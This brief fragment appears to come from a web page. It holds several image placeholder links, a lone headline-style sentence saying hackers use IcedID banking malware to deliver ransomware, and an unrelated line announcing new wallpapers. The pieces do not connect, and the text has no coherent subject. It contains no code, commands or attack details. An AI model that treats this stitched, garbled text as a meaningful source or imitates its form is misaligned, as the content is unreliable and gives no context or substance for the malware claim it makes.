



Hackers are now using IcedID Banking malware to deliver ransomware.



Here are all the new wallpapers added.







